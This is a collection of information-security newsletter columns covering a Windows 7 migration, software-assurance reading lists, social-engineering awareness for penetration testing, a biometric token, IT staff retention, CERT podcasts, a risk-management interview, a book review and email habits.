Over the semester break between a week between Christmas and the middle of January, I began the move from Windows XP Pro to Windows 7 on my main system in my home office. For many years, I've maintained two parallel tower computers, MAIN and SPARE, each running the almost all the same applications (yes, I buy two licenses for the software when the end-user license agreements don't allow multiple installations). Using Microsoft SyncToy,< http://www.microsoft.com/downloads/details.aspx?familyid=c26efa36-98e0-4ee9-a7c5-98d0592d8c52&displaylang=en > I synchronize MAIN to an external 250 GB USB disk drive every morning (all sensitive data are stored in volumes encrypted using PGP Desktop Home v9.12.0< http://www.pgp.com/products/desktop_home/index.html > on both systems and on the external drive). Norwich University (NU)-specific data are synchronized to the NU-supplied laptop computer on which I work when I am at the University. In the evening, I synchronize the laptop files to the 250 GB drive and then to both MAIN and SPARE. An automated backup creates an encrypted incremental backup every night which then gets stored on the MAIN, the external drive, and the SPARE. At the end of every month, all the incrementals are also copied to a 1 TB external drive for long-term storage.

In preparing for the conversion from Windows XP Pro to Windows 7, I installed the Windows 7 Beta< http://www.networkworld.com/reviews/2009/010809-windows-7-beta-shows-off.html > on SPARE in January 2009. Throughout the year, the software upgraded itself automatically and I sent in crash reports, bug reports, suggestions, and complaints (What a good boy am I< http://www.rhymes.org.uk/little_jack_horner.htm >) to help improve the product. Installed the Release Candidate (RC)< http://www.networkworld.com/news/2009/050509-microsofts-windows-7-release-candidate.html?hpg1=bn > when it became available in May 2009. The system ran pretty well – better and better as the updates fixed bugs and improved the severely limited HELP functions (originally, most of the topics listed in HELP were blank).

In December 2009, I purchased two copies of the academic edition of Windows 7 Professional Update at a tremendous discount (only $40 a copy) – completely forgetting that Windows 7 cannot be upgraded from anything but an installation of Windows VISTA and totally missing the table on the order pages< http://www.journeyed.com/item/Microsoft/Windows+7/100964134?show=specs > that clearly showed that Windows XP Pro is not supported for upgrades! So there's the idiot factor: one of the upgrades was perfectly usable – it upgraded from Windows 7 RC to Windows 7 on SPARE with no problem at all. However, the attempt to upgrade MAIN was to end in failure.

So in mid-December, I used the Windows 7 Upgrade Advisor< http://www.microsoft.com/downloads/details.aspx?FamilyID=1B544E90-7659-4BD9-9E51-2497C146AF15&displaylang=en > on MAIN and found that it was perfect for the move to Windows 7. I wish the product had warned me that Windows XP Pro was not supported for upgrades, but so be it. After downloading all the appropriate new drivers using DriverGenius<

http://www.driver-soft.com/ >, which I've used for years, preparing a full backup and ensuring that drivers were accessible on the 250 GB USB drive, I launched into the Windows 7 upgrade.

It seemed fine for a few minutes, but when I entered the serial number, the installer simply rejected it. There was no explanation to tell the user that upgrades from Windows XP to Windows 7 are not permitted; it simply said that the key was bad.

After a couple of hours on the line with Hewlett-Packard (HP) Support (because HP originally built MAIN to my specifications), we finally figured out what the problem was. Off I went to my neighborhood Staples (well, neighborhood considering I live in a rural area: it's nine miles away) to buy a full-installation version of Windows 7 Professional for $300.

The installation of Windows 7 failed again, this time apparently because my main disk is actually a RAID-1< http://lookup.computerlanguage.com/host_app/search?cid=C000420&term=RAID > and Windows 7 cannot be installed on a RAID-1 array.

At the time of this writing (early January 2010), I'm happily working away on SPARE but MAIN is completely unusable. I'm waiting for a callback from the HP support team.

One final note: For unfathomable reasons, Microsoft engineers did not provide a tool for extracting data from backup files created by the Windows XP backup utility. The .bkf files are unrecognized on Windows 7.< http://www.winhelponline.com/blog/restore-bkf-file-ntbackup-windows-7-vista/ > Luckily, the old backup utility does work OK under Windows 7 and is still available – no thanks to Microsoft – from a Web site run by S. T. Sanford< http://www.stsanford.com/pebuilder/ >. The .cat file nt5backup.cab< http://www.stsanford.com/pebuilder/nt5backup.cab > can be expanded and all the files placed (with their subfolders) into an appropriate folder in the Programs directory under Windows 7.

Conclusions:

- User idiocy resulted in my ignoring documented restrictions on installing Windows 7 onto a Windows XP platform;
- Microsoft's decision to ignore Windows XP systems for upgrades may be revenge for the installed base's overwhelming refusal to upgrade from XP to Vista;< http://www.pcmag.com/article2/0,2817,2286065,00.asp >
- Microsoft's diagnostic program failed to alert me to a major incompatibility on MAIN that prevents installation (so far) of Windows 7;
- Microsoft provided no supported tool under Windows 7 of reading backups created under Windows XP;
- A consistent business continuity plan paid off in zero downtime and zero data loss.

Happy New Year.

ISACA Winnipeg's Best-Seller List: Build Security In

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

My friend and colleague Dan Swanson, CIA runs a useful information assurance (IA) news and discussion service < http://groups.yahoo.com/group/Dans_SECemails > has a valuable list of useful IA resources for us as. I'm impressed by the quality of the references, including some I haven't seen before. Readers will want to keep the list for extended browsing. Today I'll start reviewing some of the most interesting sites and documents he and his colleagues have listed in the five-page "Leading Resources to support your Information Security improvement efforts" which is available as a PDF download from the home page of the ISACA Winnipeg Chapter's "Security Management Conference" (Nov 6-7, 2007) home page.< http://www.isaca-wpg.org/SMC2007/program.htm >

"Build Security In" (BSI) < https://buildsecurityin.us-cert.gov/daisy/bsi/home.html > from the US Department of Homeland Security has some excellent white papers. The home page describes it as follows: "Build Security In (BSI) contains and links to best practices, tools, guidelines, rules, principles, and other resources that software developers, architects, and security practitioners can use to build security into software in every phase of its development. BSI content is based on the principle that software security is fundamentally a software engineering problem and must be addressed in a systematic way throughout the software development life cycle."

Here are three particularly interesting titles in the list of new BSI resources:

* _Software Assurance (SwA) in Acquisition: Mitigating Risks to the Enterprise_ by Mary Linda Polydys and Stan Wisseman. < https://buildsecurityin.us-cert.gov/daisy/bsi/resources/published/articles/912.html > This 112-page draft version in Word DOC format is available for comments (deadline is Nov 20, 2007). The Executive Summary (p. ES-2) describes the report as follows: "This guide provides information on incorporating SwA throughout the acquisition process from the acquisition planning phase to contracting, implementation and acceptance, and follow-on phases. For each phase, the guide covers SwA concepts, recommended strategies, and acquisition management tips. The guide also includes recommended Request for Proposals (RFP) and/or contract language and due diligence questionnaires that may be tailored by acquisition officials to facilitate the contract evaluation process."

* _Software Project Management for Software Assurance_ < https://buildsecurityin.us-cert.gov/daisy/bsi/resources/dhs/908.html > is an 86-page document by Elaine Fedchak, Thomas McGibbon and
Robert Vienneau. The main sections are as follows:

4 Tracking
5 Management in the Development life cycle
6 Standards for Secure Software Engineering
7 Resources
8 Terminology
9 References
A Appendix: Work Breakdown Structure for Software Assurance

* _State-of-the-Art Report on Software Security Assurance_ < https://buildsecurityin.us-cert.gov/daisy/bsi/resources/dhs/902.html > is a collaborative report based on discussions in software assurance groups. The publication from the Information Assurance Technology Analysis Center (IATAC) is available as a PDF file < http://iac.dtic.mil/iatac/download/security.pdf > with 396 pages and a tooth-jarringly garish cover. It's also stored with a two-page-per-screen layout that you may want to change unless you use a wide screen. However, quibbles aside, this is an astonishing work that most readers are going to want to download and read. It can be used as a resource in undergraduate and graduate courses (I'm going to scuttle away and see where to fit it into the MSIA program). Here's an outline of the just the section headings (the detailed Table of Contents is seven pages long) of this impressive achievement:

Section 1: Introduction
Section 2: Definitions
Section 3: Why is Software at Risk?
Section 4: Secure Systems Engineering
Section 5: SDLC Processes and Methods and the Security of Software
Section 6: Software Assurance Initiatives, Activities, and Organizations
Section 7: Resources
Section 8: Observations
Appendix A: Acronyms
Appendix B: Definitions
Appendix C: Types of Software Under Threat
Appendix D: DoD/FAA Proposed Safety and Security Extensions to ICMM and CMMI
Appendix E: Security Functionality
Appendix F: Agile Methods: Issues for Secure Software Development
Appendix G: Comparison of Security Enhanced SDLC Methodologies
Appendix H: Software Security Research in Academia

Although I am already beyond my word-count limit, I can't resist adding the topics in Section 8 to whet your appetite:

8.1 What "Secure Software" Means
8.2 Outsourcing and Offshore Development Risks
8.3 Malicious Code in the SDLC
8.4 Vulnerability Reporting
8.5 Developer Liability for Vulnerable Software
8.6 Attack Patterns
8.7 Secure Software Life Cycle Processes
8.8 Using Formal Methods for Secure Software Development
8.9 Requirements Engineering for Secure Software
8.10 Security Design Patterns

8.11 Security of Component-Based Software
8.12 Secure Coding
8.13 Development and Testing Tools for Secure Software
8.14 Software Security Testing
8.15 Security Assurance Cases
8.16 Software Security Metrics
8.17 Secure Software Distribution
8.18 Software Assurance Initiatives
8.19 Resources on Software Security
8.20 Knowledge for Secure Software Engineering
8.21 Software Security Education and Training
8.22 Software Security Research Trends

Yum!

Social Engineering in Penetration Testing (5): Intimidation

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

When was the last time you had to threaten to shoot an unauthorized executive who was demanding access to a secure area? Read on for a real-life story and an important lesson on effective security training (even without rifles).

Paul Schumacher had a long and distinguished career in the US Army in electronics. Now retired, he has been a faithful correspondent for many years and I always enjoy his comments. Today I am pleased to publish his analysis (and a terrific example) of intimidation as a social-engineering technique. What follows is Mr Schumacher's comments with minor edits.

* * *

There is one form of social engineering that you missed – a form of bullying. An individual (or several) with the trappings of authority approaches the targeted individual and demands access to something that's off-limits. The tester (or criminal) tries to intimidate the victim by using the implied authority of clothing (business, suit, lab coat, uniform) and force of personality (assurance, confidence, anger).

This technique was tried on me when I was a PFC (Private First Class) in the Army during a field exercise in Korea. I was guarding the van where we stored our cryptographic equipment when a Master Sergeant (E-8 – enlisted ranks go only to E-9) and Sergeant First Class (E-7) approached. I stopped and challenged them, but they demanded entry. I checked the access roster and told them that they could not enter, as they were not on it. They demanded to see the roster, but their attitude was annoying me, so I told them (correctly) that it was not for general distribution. They started into the passage through the wire demanding that I either give them entry or go contact my commanding officer. Now, this crypto equipment was the only gear for which defense using deadly force was authorized, so I chambered a round, which on an M-14 rifle is a very distinctive sound from simply cycling an empty rifle. They rushed the inner entry, threatening me with court marshal for having threatened them with lethal force and again demanded immediate entry. With the muzzle in the Master Sergeant's stomach, I clicked off the safety, letting the rifle do my talking. They finally backed down and left, uttering yet another threat of charges.

I stood there wondering if I were headed for trouble. An hour later, I was relieved for lunch, and during lunch, the First Sergeant stood me up before the company as an example of how to deal with these two sergeants who were evaluating the security readiness of the company. They had bullied their way into many of the company's various operations where they had no authority to do so even though the troops were authorized to use limited physical force to prevent unauthorized access by anyone. Most troops could have used simple non-cooperation to achieve the same denial of access. I was just glad that they had backed down, as I had been fully prepared to shoot them.

Many people do not have the strength of personality to stand up to bullying and to the threat of

official action. Having clear and precise directives as to what to do when confronted by a challenge for access, with alternative actions if the first is not available (the person who could authorize the access is unavailable, as in your example) is mandatory for people to resist this, and many other, types of social engineering. It is the uncertainty that the social engineer exploits, together with the desire of people to be helpful to others.

Simple, direct statements of policy work much better than overly-detailed, complex, cover-everything, policies. People are more likely to read and follow understandable principles than to wade through endless details of micromanagement. On the other hand, not having any policy at all leaves people to make their own judgment, which may not be in the best interest of security.

In the next installment, Mr Schumacher looks at additional social-engineering techniques that can be useful and which employees must be prepared to resist. He also suggests effective approaches to employee training for such resistance.

* * *

Paul Schumacher (mailto:psch@optonline.net) welcomes correspondence. He is particularly happy to work on interesting research projects with anyone who can benefit from his expertise.

Social Engineering in Penetration Testing (6): Overloads, Fascination & Awareness and Training

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Distinguished correspondent Paul Schumacher continues with contributions of his perspectives on additional social engineering techniques. We finish with comments on training employees to resist social-engineering techniques. What follows is Mr Schumacher's comments with minor edits.

* * *

I have thought of two other methods of social engineering you may want to consider. One is overload: present the individual with so many decisions to make that they start to default to simple responses on those that seem innocuous. This is very excellently presented by the movie "Sneakers" < http://www.imdb.com/title/tt0105435/ > when Robert Redford had to get into a building, and his team overloads the guard, who in desperation just buzzes Redford into the building.

The second is fascination. A staged 'play' that is interesting to the target will at worst totally engross the target individual, and at best, distract them from their job. In fact, the methods and techniques are as varied as there are individuals on the planet. What they have in common is the desire to have someone behave in a manner that is counter to security. Those who have the responsibility to protect security should be taught that it is far safer to maintain the safety of the security than to please or give in to someone who wants us to compromise it.

It could be an excellent teaching tool to have a class think up new methods of social engineering, particularly those that exploit the unexpected. The idea is to get them to think not just outside the box, but beyond the walls of the building the box is in. This is what those attacking security are doing more and more these days.

* * *

[MK adds:] In many of my articles, I have emphasized the power of play-acting or role-playing exercises in security awareness and training. In my experience, students and employees who act out a situation are far more likely to remember the lesson than if they simply hear about it or see a simulation. Rebecca Teed of the Science Education Resource Center at Carleton College has put together an introductory overview < http://serc.carleton.edu/introgeo/roleplaying/index.html > of role-playing in teaching (including a pointer to readings) and also a detailed tutorial on "How to Teach Using Role-Playing" < http://serc.carleton.edu/introgeo/roleplaying/howto.html > that can help readers who want to apply this powerful tool to information assurance.

Don't Fob This Off:
Privaris Offers Multi-Use Biometric Token

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my continuing series of articles on identification and authentication (I&A), today I'd like to point readers to an interesting multi-factor authentication system that might be useful to you. After _Network World_ published an earlier paper in this series, I was contacted by a public relations officer for Privaris, Inc., a company founded in 2001 that concentrates on portable fingerprint-biometric I&A devices. The company description < http://www.privaris.com/company/index.html > explains that "Privaris has designed and developed a family of key-fob sized, personal, mobile devices that authenticate an individual's identity before interacting with their existing security systems used for granting access to buildings, offices, and garages (physical security), and computers, networks, and websites (logical security). Privaris products are targeted for use by the average consumer, small businesses, corporate enterprises of all sizes, and federal, state and local governments."

Readers are aware that token-based authentication ("What you have") suffers from a fundamental problem: the token can be used by anyone who finds or steals it if they know where it is to be used – just like an ordinary physical key can incorrectly allow a thief to a open a car-door lock. Privaris' contribution is to allow the token to identify and authenticate its user using on-board biometric sensor and secure processor. Unauthorized personnel cannot use the tokens to impersonate the legitimate users: only the authorized, authenticated user can activate the device. The plusID™ "universal personal biometric device" has sufficient on-board processing power and storage to allow entirely local fingerprint recognition for authentication of identity. There is no backend database as is typically required with biometric solutions. The plusID™ can then interact with a wide range of existing systems by delivering standard credentials. For example, it has the ability to emulate a wide range of RFID access cards and can deliver cryptographic certificates for use in application-level identification and authentication.

The company offers a number of useful documents < http://www.privaris.com/resources/index.html > about plusID™ including a short white paper on "Achieving Universal Secure Identity Verification with Convenience and Personal Privacy" < http://www.privaris.com/pdf/Privaris_whitepaper_Universal%20Secure%20Identity.pdf > which has the following sections:

- Introduction
- Identity verification and multi-factor authentication
- Market adoption
- Making biometrics simple, secure and private
- Applications
- Compatibility with existing security infrastructure
- Using the device.

The paper states, "The plusID uses multiple wireless interfaces and USB to communicate with proximity and smart card readers, PCs, networks, and other security infrastructure. Different

plusID™ models offer various combinations of:

- 125 kHz RFID (proximity cards)
- 13.56 MHz RF (contactless smart cards - supporting ISO 14443 A and B, ISO 15693, and NFC)
- ISO 7816 & CCID compliant – compatible with standard Microsoft® Windows smart card infrastructure for computer logon
- Bluetooth™
- IEEE 802.15.4 (for long range applications such as gate access)
- One-time password capability (displayed via LCD and delivered wirelessly or over USB)."

There's an interesting recorded interview available from Network World Panorama with Privaris CEO John Petze available online < http://www.networkworld.com/podcasts/panorama/2007/091007pan-privaris.html > in which he discusses plusID™ with Jason Meserve. I enjoyed hearing Mr. Petze's thoughts on the issues of I&A in a real-world environment where there's an existing investment in authentication technology.

I think the technology looks promising, and, as Mr. Petze says in his interview, the price (currently in the $100/unit range) will undoubtedly go down as the underlying technology becomes less expensive and as sales volume increases.

[DISCLAIMER: As usual, I have no financial relationship whatever with Privaris, Inc.]

Reducing Employee Turnover:
The STCC Case Study (1)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of the key threats to the security of an organization is the sudden departure of a key employee. I wrote a series of articles about personnel management as a security issue in this column back in 2000 (use < http://www.mekabay.com/cv/publications.htm > and search on "Personnel Security" for a complete list of titles and links) and am pleased to extend the series with a contribution from MSIA graduate student Stanley Jamrog. What follows is a lightly edited and shortened version of a weekly paper that he wrote in a graduate seminar in the summer of 2007.

* * *

Despite a high workload that demands long hours, the information technology (IT) department at Springfield Technical Community College (STCC) has a very low employee turnover rate. It's true that one would expect institutions of higher education institutions to have lower turnover, since they close for the weekends and there are frequent vacations and breaks. However, IT personnel in colleges and universities don't follow student schedules. Summer and other break periods are prime time for technicians to be doing upgrade work on servers and other equipment. The IT department at STCC is small and has not grown recently despite increasing workloads; indeed, it has become smaller due to restrictive budgets. Nonetheless, despite high workloads, retention rates among college and university IT employee rates are surprisingly high. One survey indicated that over 60% of IT workers under age 40, and almost 59% of CIOs planned to remain in higher education for at least 15 years.< http://www.educause.edu/ir/library/pdf/ers0401/rs/ers04015.pdf > Factors contributing to this high retention rate include benefits packages and belief in the mission of higher education.

Managing an effective balance between work and family priorities greatly lowers employee burnout and turnover. Employees who place equal priority on their home lives and work tend to experience less stress on the job and get more satisfaction out of their careers.< http://www.educause.edu/ir/library/pdf/PUB7201j.pdf > Other factors that decrease overall stress for IT technicians include managing time effectively, understanding the overall goals, having flexible schedules that take into account family needs. The work environment at STCC provides an excellent example of how to keep staff productive while maintaining low levels of stress and burnout.

At STCC, the IT staff members are an integral part of all stages in IT. The administrators of the department do not tell the staff how to do their jobs; instead, they are confident that the technicians know their jobs. Administrators assist them in getting the job done but don't micromanage them. Staff are involved in all projects and upgrades and help develop strategies to deal with specific issues and overall priorities. This level of involvement allows for ownership of the projects and keeps them aware of the larger picture.

* * *

[MK adds:] I think that the managers at STCC are exemplifying excellent management skills that reduce the likelihood not only of employee departures but also of errors, omissions, and sabotage. In the next (and concluding) segment of Mr Jamrog's report, he explores how STCC handles personal problems and conflicts with users.

* * *

Stanley Jamrog is an adjunct instructor at Springfield Technical Community College, where he teaches Network/Computer Security and Unix/Linux Operating systems. He holds degrees from Vassar College (BA class of 89) and STCC (AS class of 2006)and is also a security consultant. After he completes his MSIA he will begin looking for full time employment (hopefully teaching). Readers are welcome to contact him by email < mailto:sjjamrog@stcc.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Reducing Employee Turnover:
The STCC Case Study (2)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

MSIA graduate student Stanley Jamrog continues with part two of his case study of how to reduce employee turnover and support good security. What follows is the continuation of a lightly edited and shortened version of a weekly paper that he wrote in a graduate seminar in the summer of 2007.

* * *

IT staff have families and personal responsibilities. When family issues crop up staff members are encouraged to deal with those issues instead of feeling pressured to come to work. This strategy allows members to set a higher priority on their home lives and decreases the stress of being on the job when they are needed elsewhere. Vacations are considered an important stress reliever; staff are encouraged to use their vacation time away from their job. Multiple people in the team learn all jobs, so that when an individual is on vacation, they do not need to be called in if an issue develops. Even the director leads by example, using her vacation time to spend with family.

Growth and development of skill sets are also considered important to the director of the department. Despite a small budget, funds are set aside to send team members to seminars and other educational settings to increase their skill set. This investment increases feelings of personal worth among the employees and contributes to a lower-stress environment for employees.

Employees are encouraged to seek help if their job becomes overwhelming. Job loads are routinely monitored and employees can be asked to assist someone who has an unusually tough load. To manage such reallocation of resources, communication is key. Employees talk about their job loads at weekly meetings and if help is needed, job loads can be spread out at these times. Such collaboration is another benefit of having staff learn multiple roles within the department.

Problems with end users can contribute greatly to job stress. To decrease stress, administrators have set a policy whereby all personality conflicts are pushed directly to them. If a member of the IT team has a problem with another employee at the school, they are to report the conflict to the IT administrator. The administrator then takes the position of mediator in the problem, decreasing the stress level for the IT employee and creating better understanding and trust with the end-user population.

Overall, the IT department does an excellent job of managing stress, burnout, and turnover. This is evident in the very low employee loss rate at the school. Even though rates of attrition at institutions of higher learning are generally low, STCC enjoys an exceptionally stable IT environment. Low staff turnover is also noteworthy throughout the college as a whole.

* * *

[MK adds:] The enlightened management practices at STCC can serve as fodder for discussions in many organizations where employees are treated less well. If your group suffers from loss of trained personnel, demoralized and frustrated staff members, low productivity, poor customer relations or even outright sabotage of policies or systems, use STCC as a basis for comparison and analysis.

* * *

Stanley Jamrog is an adjunct instructor at Springfield Technical Community College, where he teaches Network/Computer Security and Unix/Linux Operating systems. He holds degrees from Vassar College (BA class of 89) and STCC (AS class of 2006)and is also a security consultant. Pods Busting Out at CERT/CC

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The Computer Emergency Response Team Coordination Center (CERT/CC) has a phenomenal resource for everyone interested in changing attitudes about information assurance: the CERT Podcast Series.< http://www.cert.org/podcast/ > According to EDPACS Editor Dan Swanson,< http://www.networkworld.com/newsletters/sec/2006/1030sec2.html > there have been over 1.5M downloads of these extraordinary free lectures since their inception.

The categories and their numbers of podcasts are as follows:

- Governing for Enterprise Security (6)
- Privacy (2)
- Risk Management and Resilience (6)
- Security Education and Training (3)
- Threat (2)
- Trends and Lessons Learned (8)
- Tips from the Trenches: Areas of Practice (5)

The newest topics are shown in a strip on the right hand side of the home page and include the following exciting contributions:

- The Path From Information Security Risk Assessment to Compliance
- Computer Forensics for Business Leaders
- Business Resilience: A More Compelling Argument for Information Security
- Resiliency Engineering: Integrating Security, IT Operations, and Business Continuity
- The Human Side of Security Trade-Offs

The podcasts are generally around 20-25 minutes long (and take about 0.25MB of disk space per minute). CERT/CC even provides segmentation so that you can dive into the specific section that most interests you. They include notes and transcripts (PDF) that greatly increase the value of the sound files for training and awareness. CERT/CC allows you to download the files for uninterrupted playing.

The speakers being interviewed by CERT/CC staff are a distinguished group of academics and industry experts.< http://www.cert.org/podcast/bios.html > Scrolling through their backgrounds and achievements left me salivating at the prospect of listening to all of their podcasts over a period of weeks.

To illustrate the depth of these talks, I picked one that reflects a particular interest of mine: Computer Forensics for Business Leaders: Building Robust Policies and Processes by Cal Waits speaking with Stephanie Losi. “Cal Waits is a member of the Forensic Team in the Networked Systems Survivability Program at the Software Engineering Institute. In addition to developing digital forensic training material for law enforcement and intelligence agencies, Cal's research focuses on emerging trends in the forensic field and tool development. Before joining the SEI,

Mr. Waits worked for the National Security Agency. He holds a MS degree." The notes < http://www.cert.org/podcast/notes/20071030waits-notes.html > lay out the topics of the talk as follows (these are just the headings):

- Part 1: Why Policy is Key
  - Proactive Preparation
  - Using Rehearsals to Clarify Policy
- Part 2: The Complex Realities of Investigations
  - Forensics as Fiduciary Duty
  - Minimizing Investigation Impacts
  - More Complex Investigations
  - Preparing for the Unexpected
- Resources

I will be pointing to these resources in undergraduate and graduate courses and I encourage readers, including especially other teachers, to explore this garden of delights. Kudos to the CERT/CC and their collaborators!

Federal News Radio Spotlights Security

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Do you enjoy listening to experts discuss their work? Sometimes hearing the subtleties of a person's voice communicates even more than a well-written summary of their thoughts. The spontaneity of intelligent conversation can illuminate a topic in ways that the strictly rational exposition characteristic of a written piece or a carefully prepared presentation may not always achieve. Federal News Radio (FNR) < http://www.federalnewsradio.com/ > has a resource for anyone who likes to learn from such interviews.

Professor Gil Vega, MSIA, CISSP, a colleague in (and graduate of) the MSIA program at Norwich University, recently spoke about risk management in his work as Director of the Information Assurance (IA) Division of the Immigration and Customs Enforcement Division of the Department of Homeland Security (DHS).< http://www.federalnewsradio.com/?nid=351&sid=1256215 > Gil has a distinguished career in the US Army from 1986 to 1991, serving in the military police, including in Desert Shield and Desert Storm; he served as a police officer and detective until 1998 and then became an information assurance specialist in industry and government. He worked for the Library of Congress Office of the Inspector General, the Joint Warfare Analysis Center of the US Joint Forces Command and at the Office of Naval Intelligence before taking on his current role at DHS. He has been teaching in the MSIA program since 2005.

In his roughly 20-minute interview (excluding ads), Gil makes a number of valuable points about risk management. Some of the highlights that can stimulate discussion in any organization:

- Information assurance cannot become information prevention: he says that if his staff tell people "NO" then they have to take responsibility for getting the job done.
- It's impossible to eliminate all risk: the issue is balancing productivity and rational risk reduction through the effective application of process, procedures and technology.
- He plunged into the real-world details of his organization's work; his "ICE-101" tour involved participating in every aspect of the agency's mission. Education, familiarization and indoctrination into the culture are essential to understanding the risks that the people in the organization are facing.
- With the IT security staff's thorough familiarization with their colleague's priorities, security personnel can become more like business consultants who offer secure alternatives instead of just blocking proposals.
- The Federal Information Security Management Act (FISMA) is greatly affecting security across the federal government: it is forcing consideration of specific metrics and influencing their plan of action for reducing weaknesses.
- ICE is investing in extensive awareness and training programs, including computer-based training and implementing improved technical defenses using a systems development life cycle process where security is baked-in rather than sprinkled on.
- Security is diversified throughout the organization so that all managers cooperate on improving controls and upper management take ownership of security rather than seeing it as purely the responsibility of the IA group.
- IA is becoming a multi-disciplinary area with many new programs, but there is still a critical shortage of IA professionals. Recruitment efforts include industry conferences

and college job fairs; the key characteristic he's looking for is an interest in contributing to a significant mission.

- Government employment is no longer stultifying. New investments in government programs are providing exciting opportunities for IA professionals to engage in cutting-edge developments with new technologies and new schools of thought.

There are many other interviews available from FNR. For example, recent speakers include Bill Desmond, Chief of Defense Nuclear Security at the National Nuclear Security Administration; Susan Alexander, Chief Technology Officer for Information & Identity Assurance at the Pentagon; and Dara Gordon Murray, Chief Information Security Officer and Director of the Services Division at the Department of Health and Human Services Program Support Center.

By the way, the download link on the Web page for Gil's interview doesn't work, but this one does.< http://icestream.bonnint.net:8000/dc/fnr/fed_sec_spotlight/!FED_SECURITY_SPOTLIGHT_10-04-2007.mp3 >

Howard Schmidt Patrols Cyberspace

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Sometimes a person's biography alone is grounds for reading whatever they write. I've got a specific case for you.

Howard Schmidt, CISSP, CISM is the President of the Information Systems Security Association (ISSA) < https://www.issa.org/Association/ISSA-Profile.html > and author of a fascinating book entitled _Patrolling Cyberspace: Lessons Learned from a Lifetime in Data Security_.< http://tinyurl.com/39ap7f > Mr. Schmidt has indeed had a lifetime of involvement in security, beginning with his service to the nation as a member of the United States Air Force from 1967 to 1983, the Arizona Air National Guard from 1989 to 1998, and US Army reserves where he was a special agent in the Criminal Investigation Division as well as being a city police officer for the Chandler, AZ Police Department. He moved to the National Drug Intelligence Center at the FBI and was a key contributor to the development of computer forensic methodology as head of the Computer Exploitation Team. He also served as supervisory special agent and director of the Air Force office of special investigations computer forensics lab in computer crime and information warfare division where he created a pioneering computer forensics lab for the federal government. After serving as Chief Information Security Officer and Chief Security Officer for Microsoft, he was appointed Vice Chair of the President's Critical Infrastructure Protection Board and as the Special Advisor for Cyberspace Security for the White House in December 2001 and then served as Chair from January 2003 until May 2003 when he retired. Other high-level security positions have included the top security jobs at eBay and being Chief Security Strategist for the US CERT Partners Program of the National Cyber Security Division, Department of Homeland Security.

Patrolling Cyberspace is a small book full of delights for anyone interested in the history of our field and in the thoughtful reflections of one of its major contributors. Here's a quick overview of topics in the nine chapters of this little gem (I'm not expanding acronyms this time):

1. Political Protest or Criminal Intent? Phreakers and early hackers from the 1960s and 1970s; PHRACK, Mitnick, Legion of Doom, Masters of Deception, Eric Bloodaxe, Phiber Optik, the Steve Jackson Games debacle, Operation SunDevil.

2. Adversity is the Mother of Invention: Mike Anderson and computer forensics, safeguarding evidence, recovering deleted files, early file-validation tools, pre-Photoshop graphics manipulation.

3. Worming a Way into History: The Cuckoo's Egg, the Morris Worm, Datastream Cowboy & Kuji v. Rome Labs.

4. Fighting 21st-Century Crime with 18th-Century Laws: BBSs and child porn, First Amendment rights, new conceptions of trespass and theft, search-and-seizure changes, new resources for police, CFAA, ECPA.

5. From Fame to Fortune: phishing, Russians, hats, Dan Farmer & SATAN, ILF and DoS,

MafiaBoy & DDoS, Fluffi Bunni, Melissa, Code Red, Nimda, Blaster, security through obscurity.

6. An International Affair: I Love You, Indo-Pakistan cyberwar, China Eagle Union, ILF again, Scott Charney & the international anti-cybercrime effort, the culture of security.

7. Safeguarding Our Goods: educating the police, the US federal response, child pornography, intellectual property rights, jurisdictional nightmares.

8. Where We're Most Vulnerable: Senate Armed Services Committee on Security in Cyber Space, GAO report on DoD systems being attacked, PCCIP, PDD-63, information sharing my eye, PCIPB, DHS, not crying wolf, Titan Rain.

9. The Highway Ahead: Top Ten Trends Impacting Security, cybercrime will become normal, identity theft will get worse, distrust v. optimism.

It's a great read!

Limiting E-mail Bottlenecks

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Sometimes I think that e-mail is a curse. When I look at my apparently inexhaustible list of pending e-mail messages, I feel like turning off my e-mail client for good. Ole Eichhorn, who has created a charming and idea-packed Website < http://w-uh.com/ >, wrote an excellent overview in 2003 looking at the dangers of using e-mail badly.< http://w-uh.com/articles/030308-tyranny_of_email.html > He wrote, "There are two ways email impairs your productivity:

1. It breaks your concentration.
2. It misleads you into inefficient problem solving."

Mr Eichhorn proposed "six rules for avoiding email tyranny:

1. Turn your email client off. Pick the moment at which you'll be interrupted.
2. Never criticize anyone in email, and avoid technical debates. Use face-to-face meetings or 'phone calls instead.
3. Be judicious in who you send email to, and who you copy on emails.
4. Observing some formality is important.
5. Don't hesitate to review and revise important emails.
6. Remember that email is a public and permanent record."

My own rule for handling all interruptions depends on the central limit theorem (CLT) of statistics.< http://www.statisticalengineering.com/central_limit_theorem.htm > One of the implications of the CLT is that, in the absence of information about any given variable, the most likely value is the mean of its distribution. Therefore, unless you know something about the caller/sender or are expecting a specific message, a phone call or an e-mail message is most likely to be of average importance to you; it follows that if you are doing something of greater than average importance to yourself, do not answer the phone or read the e-mail. If your current activity is less than average in importance on your own scale, go ahead and answer or read as appropriate.

